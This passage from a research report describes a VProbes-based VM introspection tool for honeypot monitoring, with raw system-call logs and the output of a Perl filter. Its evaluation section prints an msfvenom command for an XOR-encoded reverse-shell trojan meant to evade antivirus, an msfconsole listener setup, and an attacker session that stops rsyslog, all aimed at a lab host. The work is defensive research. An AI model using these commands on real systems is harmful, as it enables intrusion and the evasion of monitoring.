Fundamentally, our script would read from the continuously growing VProbes log file, much like a 'tail -f' linux command. Besides capturing **execve** system calls and printing the executable filename as well as associated arguments, it should also concatenate STDOUT of entered commands and print them out on the host machine. So far, it would be adequate if it was a single user system, however, if we imagine a scenario where this project would be deployed to a real honeypot, it would be prone to multi-angled attacks. Having multiple users concurrently logged in to the system would cause a lot of difficulty in identifying which processes are responsible for executing malicious/information-gathering commands, and which are made by the administrative team. For example, if an intruder targets a vulnerable ftp server on the honeypot and manages to perform remote code execution from his machine, it should appear on our output that the ftp server is invoking **execve** system calls, which could very much be suspicious activity, compared to activity originating from an SSH daemon.

Given an **execve** system call, for example in listing 9, we have known that the user has executed the command *whoami* on the bash shell. The bash shell has a tid of 1371, and its parent pid is 1343. In this case, though the command is executed on the bash shell, and that the binary file location of the bash shell is legitimate, we need to know if the bash shell was spawned locally from the system (pid = 1, /sbin/init), by remote means (e.g. sshd) or by a vulnerable/compromised process. To do that we need to keep a table of pids and associated names, where we can perform a backtrace with every **execve** call and check their parent processes.

Since the VProbes output log is essentially a text file, we opted to use Perl to code our 'filter' for its fast text-parsing and regular expressions capability. There are plenty of arguments whether Perl or Python is best suited for a particular task, but for our proof of concept, we chose to use Perl.

The filter starts by monitoring the VProbes output log for new lines. Whenever an entry for a system call is written to the log, we store the pid and the name of the process in a hash table. If the new system call entry is of type **execve**, we store all related information regarding the call (tid, pid, ppid, binary filename, arguments) in a temporary set of variables. Any STDOUT **write** calls resultant of a preceding **execve** call is captured and ASCII text concatenated into a variable. When the VProbes script captures an **exit_group** system call that signifies terminatating all threads of the current process, the filter would print the entered command as well as the arguments and output. At the same time, we would also perform a backtrace lookup and print the pids and names of all parent processes starting from the terminating process. Code listing for this Perl 'filter' is in the Appendix.

This filter remains a work in progress as extensive testing have not been performed for our test VM, as well as for various other Linux distributions. The next section would focus on testing both the VProbes and Perl scripts, as well as interpreting extracts of our filter and discussions on its limitations.

6 Testing

The test VM used for the majority of tests is a vanilla install of Ubuntu Server 64 bit 14.04.2 LTS, with an additional default OpenSSH server configuration. The hypervisor used is VMware workstation 11.1, installed on Windows 7 Professional 64bit. This section focuses on monitoring the VProbes output log, as well as testing the Perl 'filter' script that reads the log and interprets system events effectively. This section is not meant to test for performance impact, which is discussed in later sections.

There are several Emmett files that must be complied into VProbes scripts for monitoring, and are listed as follows.

- **linux-offsets.emt** - holds the memory offsets for the **task_struct** data structure and other data fields for the specific linux kernel version we are monitoring
- **linux-processes.emt** - provides an interface to obtain tid, pid, ppid and filename of current running process
- **strace-linux-common.emt** - prints information about system calls we are interested in monitoring, common for 32/64 bit linux kernels
- **strace-linux64.emt** - holds system call numbers and responsible for invoking callback function when guest VM enters a system call

In addition, we also need the **kallsyms** file that provides guest symbols and their memory addresses. We only need to compile **strace-linux64.emt**, since it includes all the prerequisite Emmett files. We start the compliation with the following command.

```
emmett -s {kallsyms file} strace-linux64.emt -o {output file}.vp
```

VProbes scripts can only be run on active (powered on) VMs, and can be terminated either manually or if the VM is powered off. In addition, on the target VM that the VProbes script is meant to run, the line below must be added to the VM's configuration file (*.vmx*).

```
vprobe.enable = TRUE
```

To start the VProbes monitoring script, we enter the following command in the command prompt.

```
vmrun vprobeLoadFile {VM configuration file}.vmx {VProbes script}.vp
```

Similarly, the command to halt monitoring is

```
vmrun vprobeReset {VM configuration file}.vmx
```

The output file (*vprobe.out*) is stored in the same directory of the VM. In events where the script is attempting to read from an invalid address, the current probe is terminated and an error is logged to *vprobe.err*.

6.1 Raw VProbes output

We are only capturing **open**, **read**, **write**, **getpid**, **clone**, **fork**, **vfork**, **execve**, **chmod** and **exit_group** system calls. This specific group of 10 system calls out of 317 (total listed in **unistd_64.h**) should be adequate to give us a reasonable amount of insight going on within the OS. Our aim in this section is to understand as much as possible, what the VProbes output file is telling us.

We start by looking at the output file when we enter the command *uname -r* to print system information. Over 80% of the captured events are related to acpid (Advanced Configuration and Power Interface event daemon). Over the next few sections, we will look into how we interpret each captured event, and how activity from background daemons (e.g. acpid), shell inputs and remote sessions are captured.

6.1.1 Background processes (acpid)

From the ubuntu manual, acpid is designed to notify user-space programs of ACPI events[2]. It reads an acpi log file for whole lines, and once an event comes in, acpid will examine a list of rules, and execute the rules that matches the event.

Listing 10: Sample output of acpid read

```
t=1309/p=1309/pp=1 (acpid # /usr/sbin/acpid): read(
fd=5
HEXtext=
5573ba6c
count=24
ASCIItext
lºsU);
```

From the output listing above, we are able to read that the process **acpid**, which has a tid of *1309*, pid of *1309*, and ppid of *1*, and has its binary located at **/usr/sbin/acpid**, is reading from file descriptor *5*. The number of characters to read from the file descriptor is *24*. The field HEXtext shows 8 bytes starting from the address location pointed by ***buf**. The ASCIItext field holds a string of characters up to 160 characters in length (defined in our VProbes script), or till a NULL character is reached. From the listing, although the count is 24 charac-

ters, the ASCIItext field only shows 6 characters (most likely being NULL terminated). This would mean that the data is meant to be read as raw hex or binary characters, rather than an ASCII string.

Furthermore, from the listing, while we know the system call is read operation, we do not know which file it is reading from. To trace back to the file being read, we must look further back up the VProbes log to find the **open** system call associated with this process. According to the system call manual[2],

> **open()** returns a file descriptor, a small, nonnegative integer for use in subsequent system calls (read(2), write(2), lseek(2), fcntl(2), etc.). The file descriptor returned by a successful call will be the lowest-numbered file descriptor not currently open for the process.

Since the first 3 file descriptors (0,1,2) are STDIN, STDOUT and STDERR respectively, it is possible that the acpid process has opened at least an additional 3 files (fd 3,4,5) for read-/write operations. If the VProbes monitoring script was started at the point when the VM was powered on, we could trace back the log to find out which file was opened for file descriptor 5. A better solution would be to trace return values from system calls, so that we can perform a lookup for the filename based on the file descriptor. Currently our project does not support collecting results from system call returns, but how it could be done is described in the next section.

6.1.2 Tracing system call returns

Tracing return values from system calls allow us to view more details regarding the success/-failure of calls made, and in our case, would allow us to know the file descriptor as the return value of the **open** system call. To begin, similar to our system call handler, we need to invoke a callback function to retrieve the return value in the event of a 'return from system call'. For the x86-64 architecture, referencing listing 4, it was stated in **entry_64.s** the return address from a system call resides in the RCX register. The return address is where the CPU instruction pointer would point to when execution of a system call has completed.

The initial idea was to take note of the return address when a system call is invoked, and set up a dynamic probe point within VProbes for that memory location. As soon as the CPU executes an instruction at that memory location, we can retrieve the return value from one of the CPU registers. Alternatively, in the Ubuntu 64bit guest symbol list (**/proc/kallsyms**), there is a guest symbol *ret_from_sys_call* which points to the memory address during the return from a system call. We can invoke a callback function to retrieve the return value when the CPU executes an instruction at that address. To find out whereabouts the return value is stored,

we refer to listing 11, which is an extract of the output from the command *man syscall*. The listing shows the CPU registers responsible for saving system arguments, as well as return values, for various architectures.

Listing 11: Extract from 'man syscall' *Ubuntu Server 64bit 14.04.2 LTS*

```
Architecture calling conventions
    Every architecture has its own way of invoking and passing arguments to the kernel. The details for various  architec
    tures are listed in the two tables below.

    The  first table lists the instruction used to transition to kernel mode, (which might not be the fastest or best way to
    transition to the kernel, so you might have to refer to the VDSO), the register used to indicate the system call number,
    and the register used to return the system call result.

    arch/ABI  instruction           syscall #  retval
          Notes

    arm/OABI  swi NR                -          a1    NR is syscall #
    arm/EABI  swi 0x0               r7         r0
    blackfin  excpt 0x0             P0         R0
    i386      int $0x80             eax        eax
    ia64      break 0x100000        r15        r10/r8
    parisc    ble 0x100(%sr2, %r0) r20      r28
    s390      svc 0                 r1         r2    NR may be passed directly with
    s390x     svc 0                 r1         r2    "svc NR" if NR is less than 256
    sparc/32  t 0x10                g1         o0
    sparc/64  t 0x6d                g1         o0
    x86_64    syscall               rax        rax

    The second table shows the registers used to pass the system call arguments.

    arch/ABI  arg1  arg2  arg3  arg4  arg5  arg6  arg7

    arm/OABI  a1    a2    a3    a4    v1    v2    v3
    arm/EABI  r0    r1    r2    r3    r4    r5    r6
    blackfin  R0    R1    R2    R3    R4    R5    -
    i386      ebx   ecx   edx   esi   edi   ebp   -
    ia64      r11   r9    r10   r14   r15   r13   -
    parisc    r26   r25   r24   r23   r22   r21   -
    s390      r2    r3    r4    r5    r6    r7    -
    s390x     r2    r3    r4    r5    r6    r7    -
    sparc/32  o0    o1    o2    o3    o4    o5    -
    sparc/64  o0    o1    o2    o3    o4    o5    -
    x86_64    rdi   rsi   rdx   r10   r8    r9    -

    Note  that  these  tables don't cover the entire calling  conventionsome architectures may indiscriminately clobber other
    registers not listed here.
```

From the listing, we confirm that registers are saved in exactly the same way as described in **entry_64.s** in the event of making a new system call. Interestingly, when a system call is initiated, it seems that both the system call number, as well as the return value are stored in the *RAX* register. This would probably mean the return value would be stored in the *RAX* register when the system call completes. To ensure the succeeding instruction does not overwrite the register, we need to retrieve the value as soon as the system call is complete. This feature is not yet implemented in our VProbes script at the time of writing.

6.1.3 Shell inputs

From the VProbes output log file, we are also able to uncover information regarding keyboard events. We expected to capture individual keypresses through STDIN, and output (on the shell) through STDOUT or STDERR. However, the data captured by VProbes was confusing and difficult to interpret. Listings 12 and 13 shows events captured upon entering the first

character of our test command *uname -r*.

From listing 12, we can interpret that there is a 'write' operation to STDERR on bash, with only 1 character (*count=1*). Within the 'ASCIItext' field, we see a long string of characters which does not seem to offer much useful information. Upon observation, the total number of characters within the field is 160 characters, the maximum string limit that we have imposed for **read** and **write** system calls. This means that either the actual string is longer than 160 characters, or is not NULL-terminated, causing the VProbes script to interpret and print the data as ASCII characters until the 160 character limit is reached. To help us to decide which is right, we refer to the 'count' field, which in this case lists a length of 1 (character). The first character of the *ASCIItext* field, the letter 'u', as well as the last two numbers of the *text* field (40786c**75**, little-endian representation), which corresponds to the letter 'u' when looked up in the ASCII table, also corresponds to our typed character. This confirms that the ***buf** field in the **read** and **write** system calls are not NULL-terminated.

Listing 12: Output on STDERR upon keypress in bash

```
t=1386/p=1386/pp=1325 (bash # /bin/bash): write(fd=STDERR text=40786c75 count=1
ASCIItext
ulx@ubuntu:~/UnixBench/results$ not found
ßßßßßßßßßßßßßßßßßßßßßßßßßßßßßßßßßßßßßßßßßßßßßßßßßßßßßßßßßßßßßßßßßßßßßßßßßßßßßßßßßßßßßßßßß
    ßßßßßßßßßßßßßßßßßßßßßßßßßßßßß);
```

Listing 13: Read on STDIN upon keypress in bash

```
t=1386/p=1386/pp=1325 (bash # /bin/bash): read(fd=STDIN text=45cf6000 count=1
ASCIItext
);
```

Our initial idea was that since we could recover keystrokes presented to the shell, we could reconstruct, or mirror an entire shell terminal. The plan was to construct the ability to 'see' what an intruder would do upon obtaining access to the machine. However, mirroring exactly what a user is typing on the shell is a huge task. To start off, we need to capture every single keystroke presented to the shell. Within our tests, we observed that the script could capture keyboard events within the standard alphanumeric range of characters, and were recorded in the same manner as per listings 12 and 13. Those were trivial to take apart and replay them on our host machine. We were interested in keyboard inputs outside of the alphanumeric range as well, such as (enter, arrow keys, backspace, etc), and capturing and replaying those events were complex in nature. Listings 14, 15 and 16 show the output captured for keystroke events 'enter', 'left arrow key' and 'backspace' respectively.

Listing 14: Extract of captured keypress 'enter'

```
t=1386/p=1386/pp=1325 (bash # /bin/bash): write(fd=STDERR text=40786c0a count=1
```

Listing 15: Extract of captured keypress 'left arrow'

```
t=1397/p=1397/pp=1332 (bash # /bin/bash): write(fd=STDERR text=40786c08 count=1
/* ASCII text not printed as they cannot be correctly displayed */
```

Listing 16: Extract of captured keypress 'backspace' (deleting a character in the middle of a word)

```
t=1397/p=1397/pp=1332 (bash # /bin/bash): write(fd=STDERR text=315b1b08 count=7
/* ASCII text not printed as they cannot be correctly displayed */
```

Listing 17: Extract of captured keypress 'backspace' (deleting rightmost character)

```
t=1397/p=1397/pp=1332 (bash # /bin/bash): write(fd=STDERR text=4b5b1b08 count=4
/* ASCII text not printed as they cannot be correctly displayed */
```

Listing 18: Extract of captured keypress 'backspace' (no characters to delete)

```
t=1397/p=1397/pp=1332 (bash # /bin/bash): write(fd=STDERR text=4b5b1b07 count=1
/* ASCII text not printed as they cannot be correctly displayed */
```

In listing 14, where the output extract is obtained from an 'enter' keystroke event, looking up the ASCII table for the character equivalent for **0x0a**, we find a 'new line' character. The 'enter' keystroke should be associated with the carriage return character, or **0x0d**. However, because we are interpreting the keypress from the terminal output, we see a 'new line' rather than the intended character. In another case (listing 15), when looking up the 'left arrow' keystroke event in the ASCII table **0x08**, it corresponds wrongly to a backspace.

During a 'backspace' event where a character in the middle of a word is being deleted (see listing 16), curiously it consists of 7 characters, most of which are unreadable in plaintext. It becomes more complex during a 'backspace' event when we are deleting the rightmost character within a line (see listing 17), which is captured as 4 characters. We can see it varies even further in listing 18 when we are pressing 'backspace' in an empty line within the shell terminal. In this case, it returns a single character, when looked up in the ASCII table, returns a bell (**0x07**).

In addition, we had to account for 'up' and 'down' arrow keys for browsing shell history, as well as command completion when the 'tab' key is pressed, among many other keyboard shortcuts available to the Linux shell. Although this particular feature of replaying individual keystrokes in terminal mirroring could be done through reverse engineering and extensively analysing the output log closely, this idea has been put on hold, mainly because the solution

could be specific to a Linux kernel version and requires extensive research and testing.

When we type on the shell terminal, the logic behind is that the system reads the keypress from STDIN, and outputs to STDERR, where we see the character we typed on the screen. If that is the case, we should be able to capture the keypress event by looking through captured **read** system calls from the STDIN file descriptor. However, the captured output says otherwise. From listing 13, it shows that the script is indeed reading in a single character from STDIN, however, the ASCII equivalent of '00' is NULL (text field). In addition, in the output log file, in all keypress events, the write operation to STDERR always precedes the read operation on STDIN. At the point of writing, recording individual keystrokes in the shell remains restricted to capturing from STDERR, and further investigation is required regarding capturing from STDIN events.

6.1.4 execve system calls

When a user or intruder enters a command in the shell, we want to capture not only the executable filename, but also its arguments. In theory, based solely on following shell inputs and outputs, we could capture entire full commands. However, in the case when a shell script which contains forks to several other executables and commands is executed, the primitive method of capturing shell activity will only record the first command of executing the initial script. Capturing **execve** system calls will ensure that most commands that involves executing a binary executable within the kernel and user space will be logged.

Listing 19: Output sample of **execve** call (starting execution) in bash

```
t=70841/p=70841/pp=1386 (bash # /bin/bash): execve("/bin/uname"
deref_arg1=uname
deref_arg2=-r
deref_arg3=NULL
deref_arg4=NULL
deref_arg5=NULL
deref_arg6=NULL
envp=1ab7808
regs=7fff1dfca5b0);
```

Listing 19 shows the output extract for the **execve** system call capture of our test command. As mentioned in previous sections, our project has a limitation of capturing up to 6 arguments, and up to 64 characters for each argument. The latter limitation can be lifted up to 255 characters through dedicating a string variable to each argument, and while the former

limitation can be increased as well, it is ultimately bounded by the VProbes API, which does not allow declaring new variables dynamically, as well as a hard limit of 255 characters for string variables.

Listing 20: Output sample of **execve** call (execution output)

```
t=70841/p=70841/pp=1386 (uname # /bin/uname): write(fd=STDOUT text=36312e33 count=18
ASCIItext
3.16.0-30-generic
);
```

Besides capturing commands that the user enters, we are also interested in the output of the command. This would be particularly useful in understanding what the user is looking for, and his next steps. Moreover, if an intruder copies over his own scripts meant to display extensive information regarding the machine he is on, capturing **execve** calls can only tell part of the story. We want to know what kind of information he is seeking, and one thing we could do is to trace for any STDOUT events for the **execve** system call. In the case for listing 20, based on the input command and output, the user was looking for the kernel version of the machine he is currently logged in to. In the case where STDOUT is redirected and piped to a file, or if the command involves moving or copying files to various locations, the traces are still captured in the **read** and **write** system calls.

Exceptions that the **execve** system call cannot capture include printing the current directory (**pwd**) and changing the active directory (**cd**). There could well be other shell commands which evade triggering the **execve** system call, and investigation is still on-going. A further discussion on this phenomenon can be found in the evaluation section.

Surprisingly, while logging of the **execve** system call within the bash shell performed as expected, things seemed to have worked very differently in the dash shell. During early evaluation tests when testing a trojan on our VM which opened a remote shell on our 'attacking' machine, the ubuntu system shell (dash) was spawned. Listing 21 was captured when we attempted to execute the same test command from the remote machine.

Listing 21: Output sample of **execve** call (starting execution) in dash

```
t=1401/p=1401/pp=1400 (sh # /bin/dash): execve("/bin/uname"
deref_arg1=NULL
deref_arg2=NULL
deref_arg3=NULL
deref_arg4=NULL
deref_arg5=NULL
deref_arg6=NULL
```

```
envp=7f1de124cb28
regs=8);
```

Surprisingly, we were unable to capture any of the arguments for the **execve** system call which originated in dash. This change in logging behaviour persisted even when we manually launched a dash shell on the local machine and executed different commands. Clearly, from the listing, we were able to capture that an **execve** system call had occurred on the dash shell, and the binary file was clearly identified (**/bin/uname**). However, none of the arguments were able to be dereferenced by the VProbes script. As of this moment, we are unable to offer an explanation to this anomaly, as clearly, we were following Linux system call convention ([2]) when dereferencing the arguments. Investigation is still on-going.

However, this problem was only apparent in the **execve** system call, as we were still able to capture the result of the command on STDOUT. In addition of being unable to retrieve program arguments through the **execve** system call, individual keystroke events were also not captured by **read** and **write** system calls. Instead, after program execution and output (STDOUT) were recorded in the log file, the entered full command, as well as its arguments, appeared in a **read** from STDIN (see listing 22). Contrary to an ambiguous STDIN read in the bash shell after program execution (see listing 23), the STDIN read within the dash shell revealed the full command clearly. Further tests confirmed the repeated anomalous behaviour in the dash shell.

Listing 22: STDIN read of **execve** call in dash

```
t=1400/p=1400/pp=1380 (sh # /bin/dash): read(fd=STDIN text=6d616e75 count=8192
ASCIItext
uname -r
);
```

Listing 23: STDIN read of **execve** call in bash

```
t=1386/p=1386/pp=1325 (bash # /bin/bash): read(fd=STDIN text=45cf60aa count=1
ASCIItext
ª`ÏE);
```

Listings 22 and 23 show the STDIN read system call extracts after preceding **execve** calls in dash and bash shells respectively. The latter's ASCIItext does not yield much meaning and useful information we can extract, while the former call displayed the typed command. From listing 22, the length of the 'ASCIItext' printout is much smaller than the 'count' value of 8192 characters. To our interpretation, this dash-shell-specific STDIN **read** extract will always hold the typed command in its text field, and is NULL-terminated.

6.1.5 Shell Outputs

As mentioned in the previous section, it is also useful to capture output of commands, especially when a user is executing his homemade programs and scripts. This is made possible through interpreting the VProbes log file, by specifically looking for **write** system calls with the originating process as the executable. The previous section showed a simple one liner result (listing 20) from the command *uname -r*, but we need to understand how multiline results are displayed on the shell. Listing 24 shows extracts for STDOUT for the command *w* when entered in a local bash or dash shell. The multiline result is segmented into one **write** system call per line. In addition, there is no clear indication about the number of STDOUT lines generated by the command within the **write** calls, nor whether the line it is currently printing is the last.

Listing 24: STDOUT behavior of **execve** call in local and remote (ssh) bash and dash shells

```
t=1862/p=1862/pp=1380 (w # /usr/bin/w.procps): write(fd=STDOUT text=3a323220 count=61
ASCIItext
 22:38:14 up 7:33, 1 user, load average: 0.02, 0.02, 0.05
);

t=1862/p=1862/pp=1380 (w # /usr/bin/w.procps): write(fd=STDOUT text=52455355 count=68
ASCIItext
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
);

t=1862/p=1862/pp=1380 (w # /usr/bin/w.procps): write(fd=STDOUT text=20786c6b count=66
ASCIItext
klx      tty1                      06:05    6.00s  0.22s  0.09s w
T
);

t=1862/p=1862/pp=1380 (w # /usr/bin/w.procps): exit_group(0);
```

Behavior remained consistent in both locally-spawned bash and dash shells, as well as through a remote connection such as SSH. However, STDOUT behavior changed while testing through remotely spawned shells. A trojan, written using msfvenom in Kali Linux, was used to spawn a remote shell back to the attacker's box. More information about the trojan is described in the evaluation section. Similarly, as an example, we executed the command *w* from the remote box, and the STDOUT listing is shown in listing 25.

Listing 25: STDOUT behavior of **execve** call in trojan-spawned dash shell

```
t=2097/p=2097/pp=2096 (w # /usr/bin/w.procps): write(fd=STDOUT text=3a313020 count=195
ASCIItext
 01:23:24 up 10:18, 1 user, load average: 0.00, 0.01, 0.05
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
klx      tty1                      );

t=2306/p=2306/pp=2096 (ps # /bin/ps): write(fd=STDOUT text=50202020 count=4096
ASCIItext
   PID TTY      STAT   TIME COMMAND
     1 ?        Ss     0:02 /sbin/init
     2 ?        S      0:00 [kthreadd]
     3 ?        S      0:01 [ksoftirqd/0]
    );

t=2306/p=2306/pp=2096 (ps # /bin/ps): write(fd=STDOUT text=2020203f count=274
ASCIItext
?        S      0:02 [kworker/0:2]
  2238 ?        S      0:00 sshd: klx@pts/0
  2239 pts/0    Ss     0:00 -bash
  2258 pts/0    S+     0:00 sh
  2270 ?  );
```

The only apparent change was that now the entire command output is in one single **write** system call, as opposed to our observed behavior of one call per line in normal testing. This behavior is repeated with different commands. When testing with a command with large output (*ps -ax*), we can see the results being segmented into multiple **write** calls, with a maximum of 4096 characters for each call. The reason why the data in the 'ASCIItext' is truncated, is because of our string limit of 160 characters. As a result, we run into a risk of losing information when attempting to capture STDOUT data from a trojan-spawned dash shell.

6.2 Perl script output

The VProbes script is loaded on our monitoring VM as soon as it is powered on, as well as our Perl script. The purpose is to capture as much of the process tree as possible to store in our pid lookup table. Listing 26 shows the output of our script when we logged in to the terminal and performed a listing of our current directory. What the listing critically shows is

- Command that the user typed (the user originally typed *ls -l*, but the default *ls* behavior added in additional parameters)
- Output of typed command, as well as originating process
- pid and full binary path of the active process
- name of direct parent process

- Traceback of parent processes, showing both pid and name

Listing 26: Perl script output with typed command in local bash shell

```
pid=1439 Launched from="/bin/bash" Full binary path of executable ="/bin/ls" Command entered="ls
    --color=auto -l"
       pid originates from pid=1, name=init, trace(pid-name)= 1439-ls 1414-bash 1282-login 1-init
[ppid=1,name=init] : total 164
[ppid=1,name=init] : -rwxrwxr-x 1 klx klx 8510 Jun 10 22:37 a.out
[ppid=1,name=init] : -rwxr-xr-x 1 klx klx 231 Jun 10 22:47 executive
[ppid=1,name=init] : -rw-rw-r-- 1 klx klx 85 Jun 10 22:37 test.c
[ppid=1,name=init] : drwxr-xr-x 7 klx klx 4096 Jun 5 22:50 UnixBench
[ppid=1,name=init] : -rw-rw-r-- 1 klx klx 143259 Jan 18 2011 UnixBench5.1.3.tgz
```

In another example when we enter another command through a SSH session (listing 27, the process traceback was particularly useful as it shows the process originated from the SSH daemon. However, even though we know the command originates through a remote connection, it would be even more useful to know the remote address of the connection. While the **execve** command does not differentiate between local and remote executions, the VProbes script does capture such information (listing 28).

Listing 27: Perl script output with typed command in a remote ssh shell

```
pid=1581 Launched from="/bin/bash" Full binary path of executable ="/usr/bin/id" Command entered="id"
       pid originates from pid=1, name=init, trace(pid-name)= 1581-id 1567-bash 1566-sshd 1518-sshd
           1198-sshd 1-init
[ppid=1,name=init] : uid=1000(klx) gid=1000(klx)
    groups=1000(klx),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),110(lpadmin),111(sambashare)
```

Listing 28: VProbes output capturing user login

```
t=748/p=744/pp=1 (rs:main Q:Reg # /usr/sbin/rsyslogd): write(
fd=4
HEXtext=
206e754a
count=95
ASCIItext
Jun 12 10:07:54 ubuntu sshd[1518]: Accepted password for klx from 192.168.92.1 port 65471 ssh2
IN(uid=0)
);
```

Within the VProbes output script, listing 28 was the only call which displayed the originating address of the remote connection. However, while it is certainly helpful in monitoring users who are remotely connected to the machine, it does leave a few questions unanswered. A remote connection should first be picked up by sshd, and after proper authentication, this notification call to write to syslog should be one of the final steps, yet there is no trace of the source address in earlier sections of the log. Moreover, in the case of having multiple remote logged in users, we have no capability in binding remote addresses to pids. We believe such information should appear in the log, but truncated due to the VProbes string length limitation. Because of such uncertainty, we chose not to incorporate login information written to

syslog in our Perl script.

Listing 29: Perl output capturing trojan execution and remote command

```
pid=1640 Launched from="/bin/bash" Full binary path of executable ="./executive" Command
    entered="./executive"
       pid originates from pid=1, name=init, trace(pid-name)= 1640-sh 1414-bash 1282-login 1-init
pid=1641 Launched from="/bin/dash" Full binary path of executable ="/usr/bin/whoami" Command
    entered="whoami"
       pid originates from pid=1, name=init, trace(pid-name)= 1641-whoami 1640-sh 1414-bash 1282-login
           1-init
[ppid=1,name=init] : klx
```

Listing 29 shows extracts of a scenario of an unsuspecting user executing a trojan which spawns a remote shell on another machine, followed by an intruder on the other end finding out the effective userid he is posing as. While we are able to capture the intruder's commands, we are unable to retrieve his source address, even by manually searching the VProbes log. We believe this limitation lies in the few selected system calls that we opted to capture. There are several system calls within the Linux kernel that deals with network sockets, and we did not capture nor dissect them in our VProbes script. For example, the **sendto** system call was invoked at least 40 times between the execution of the trojan and execution of the command *whoami*. The description for the system call is shown below as follows.

Listing 30: Description of **sendto** system call

```
      #include <sys/types.h>
      #include <sys/socket.h>

      ssize_t send(int sockfd, const void *buf, size_t len, int flags);

      ssize_t sendto(int sockfd, const void *buf, size_t len, int flags,
                  const struct sockaddr *dest_addr, socklen_t addrlen);

      ssize_t sendmsg(int sockfd, const struct msghdr *msg, int flags);

DESCRIPTION
      The system calls send(), sendto(), and sendmsg() are used to transmit a
      message to another socket.
```

To capture the data being sent to any remote host, we will need to store the contents of ***buf** to a VProbes string variable. However, obtaining the destination network address is much trickier as we need to obtain the memory offsets of the **sockaddr** data structure. The capability is available to capture the information, but this feature extension has not been implemented at the time of writing.

As a summary, capturing system calls is a very complex task, and activity behaviour differ typically between various shells. Within locally spawned bash and dash shells,

- STDOUT is always segmented into one **write** call per output line

Within the bash shell (locally and remotely spawned),

- **execve** system calls can be dissected and arguments retrieved
- Individual keystrokes are captured in system calls
- STDIN **read** are not very meaningful

And within the dash shell (locally and remotely spawned),

- **execve** system calls have limited information (no information regarding arguments)
- Full entered command can be found in STDIN **read** system call after execution completion of command
- Individual keystrokes are not captured

Lastly, within the trojan spawned dash shell,

- Retains all aspects of a normally spawned dash shell, and
- STDOUT of commands are output within **write** system calls with a buffer of 4096 bytes.

7 Evaluation

We have shown that by using VProbes as a VM introspection tool to capture system calls, and an accompanying script to sift through and output useful data based on the log, we can recreate much user activity on our host machine. In this section, we evaluate the effectiveness as well as efficiency of our VProbes introspection tool. Our host machine was an Intel Core i7 2620M 2.70GHz with 2 physical cores and 2 hyperthreaded cores, 16GB of RAM, running VMware Workstation 11.1. Guest VMs were configured with 4 virtual CPUs, 2GB of RAM.

7.1 Effectiveness

Our project is different from existing honeypot monitoring tools by being outside of the monitored VM, and removing the need to install any of such tools on the VM. To demonstrate its stealthiness and capability, we perform an experiement whereby we install Snoopy[19], a 'stealth' keylogger on our VM, and disable it via a remote shell spawned by a trojan, and demonstrate that shell events are still captured by our introspection tool.

We prepare a CentOS 7 based VM with snoopy 2.3.2 installed to monitor shell inputs. Snoopy installs itself as a preloaded library that provides a wrapper around execv() and execve() system calls. Logging is done via syslog[19]. Although it does not track outputs of commands, it does however still monitor all shell inputs which trigger the **execve** system call. Captured events are sent to our syslog server in our host machine. An example of an event sent to syslog is shown below. The listing shows that a user with uid 0 (root) has executed command *ls –color=auto -l*.

```
06-15-2015    16:15:43      System0.Info   192.168.92.134 Jun 15 14:46:52 localhost snoopy[2550]:
    [uid:0 sid:1554 tty:/dev/tty1 cwd:/root filename:/bin/ls]: ls --color=auto -l
```

We also prepared a trojan to be executed on the CentOS VM. Kali Linux boasts many exploitation tools, and the metaspoilt toolkit is used to construct our trojan for testing. The command

```
msfvenom -p linux/x64/shell/reverse_tcp LHOST=192.168.92.133 LPORT=4567 -e
    x64/xor -f elf -o executive
```

creates our trojan (named *executive*), an ELF binary, to contain a payload (*linux/x64/shell/reverse_tcp*) that spawns a command shell on the host machine and connects the shell to the attacking machine upon execution. The trojan connects back to port *4567* on *192.168.92.133*, the ad-

dress where our attacking machine is holding. Encoding (*-e x64/xor*) is used to evade antivirus software, and encoding a binary with multiple iterations may help in evading some scanners. However encoding is not meant to be the only solution to evade antivirus scanners. In addition, because the trojan had to be executed manually to connect back to the attacker, we will be assuming in this scenario that through some form of social engineering, an unsuspecting user has downloaded the trojan into this CentOS VM. On the attacking machine, we need to prep the system to wait and listen for the trojan to connect back to it.

Listing 31: Listening for the trojan to connect back with a remote shell

```
msf > use exploit/multi/handler
msf exploit(handler) > set payload linux/x64/shell/reverse_tcp
payload => linux/x64/shell/reverse_tcp
msf exploit(handler) > set LHOST 192.168.92.133
LHOST => 192.168.92.133
msf exploit(handler) > set LPORT 4567
LPORT => 4567
msf exploit(handler) > run

[*] Started reverse handler on 192.168.92.133:4567
[*] Starting the payload handler...
```

Listing 31 shows the commands we use in *msfconsole* to set up a listener to wait for the remote connection. Back at the CentOS machine, the user has unsuspectingly opened the file *executive* and we see the command shell connected back to the attacker (listing 32).

Listing 32: Remote shell spawned and checking for permissions

```
[*] Sending stage (38 bytes) to 192.168.92.134
[*] Command shell session 1 opened (192.168.92.133:4567 -> 192.168.92.134:55984) at 2015-06-15
     12:35:07 -0400

id
uid=0(root) gid=0(root) groups=0(root) context=unconfined_u:unconfined_r:unconfined_t:s0-s0:c0.c1023
ps -ax
   PID TTY      STAT   TIME COMMAND
     1 ?        Ss     0:02 /usr/lib/systemd/systemd --switched-root --system --deserialize 24
     2 ?        S      0:00 [kthreadd]
     3 ?        S      0:00 [ksoftirqd/0]
/* output truncated */
   855 ?        Ssl    0:01 /usr/bin/python -Es /usr/sbin/firewalld --nofork --nopid
   858 ?        Ssl    0:01 /usr/sbin/rsyslogd -n
   859 ?        Ssl    0:03 /usr/bin/python -Es /usr/sbin/tuned -l -P
sudo service rsyslog stop
Redirecting to /bin/systemctl stop rsyslog.service
whoami
root
w
 16:20:28 up 4:40, 1 user, load average: 0.00, 0.01, 0.05
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
root     tty1                      11:40    1:08   0.34s  0.08s w
```

One of the first things when an attacker has obtained a command shell would be to check his effective id on the compromised machine (*id*). After which, we (simulating as the attacker) checked for running services/processes (*ps -ax*), saw that rsyslogd was active, and stopped it (*sudo service rsyslog stop*). While we had no reason to believe our movements were monitored by snoopy, stopping the syslog service should be second nature to any potential intruder. In addition, we could also check for processes/services which are actively sending data across the network. In this case, stopping the syslog daemon, while does not stop snoopy from capturing **execve** events, it does prevent any further monitoring at the syslog server. After stopping the syslog server, we check our effective id again (*whoami*) as well as the presence of other users on the system (*w*).

From the administrative point of view at the syslog server (see figure 12), we can see shell activity up till the point the syslog daemon on the compromised VM has stopped. Further commands executed by the attacker are no longer received by the server. Our last two commands performed as the intruder (*whoami*, *w*) were not received by the syslog server.

